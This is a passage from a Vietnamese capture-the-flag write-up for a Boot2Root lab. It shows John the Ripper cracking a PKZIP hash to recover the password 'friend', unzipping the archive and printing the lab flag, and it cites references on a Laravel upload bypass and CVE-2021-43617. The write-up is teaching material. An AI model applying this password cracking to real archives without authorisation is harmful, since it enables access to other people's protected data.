ver 1.0 efh 5455 efh 7875 flag.zip/root.txt PKZIP Encr: 2b chk, TS_chk, cmplen=54, decmplen=42, crc=8C1

┌──(DNMinh㉿kali)-[~/…/Challenges/Boot2Root_Whitehat/flag/data]
└─$ sudo john minh.txt
[sudo] password for DNMinh:
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 6 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
friend           (flag.zip/root.txt)
1g 0:00:00:00 DONE 2/3 (2022-07-20 14:49) 16.66g/s 853183p/s 853183c/s 853183C/s 123456..knight1
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Flagggggggggggggggggg

- Giải nén flag.zip

```
┌──(DNMinh㉿kali)-[~/…/Challenges/Boot2Root_Whitehat/flag/data]
└─$ unzip flag.zip
Archive:  flag.zip
[flag.zip] root.txt password:
 extracting: root.txt

┌──(DNMinh㉿kali)-[~/…/Challenges/Boot2Root_Whitehat/flag/data]
└─$ cat root.txt
Lab2{_c0ngr4tul4t0n_y0u_4r3_1s_th3_b3st_}
```

- Flag: **Lab2{*c0ngr4tul4t0n_y0u_4r3_1s_th3_b3st*}**

7. References

- ***Laravel 8.x image upload bypass. In the name of God. | by hosein vita | InfoSec Write-ups (infosecwriteups.com)***

- ***Phân tích và hướng dẫn triển khai CVE-2021-43617 (Phần 1) | WhiteHat.vn***
- ***Phân tích và hướng dẫn triển khai CVE-2021-43617 (Phần 2) | WhiteHat.vn***
- ***Capture The Flag - Steganography | extracting Images and Sound | TryHackMe CTF - YouTube***
- ***How to crack zip password on Kali Linux - Linux Tutorials - Learn Linux Configuration***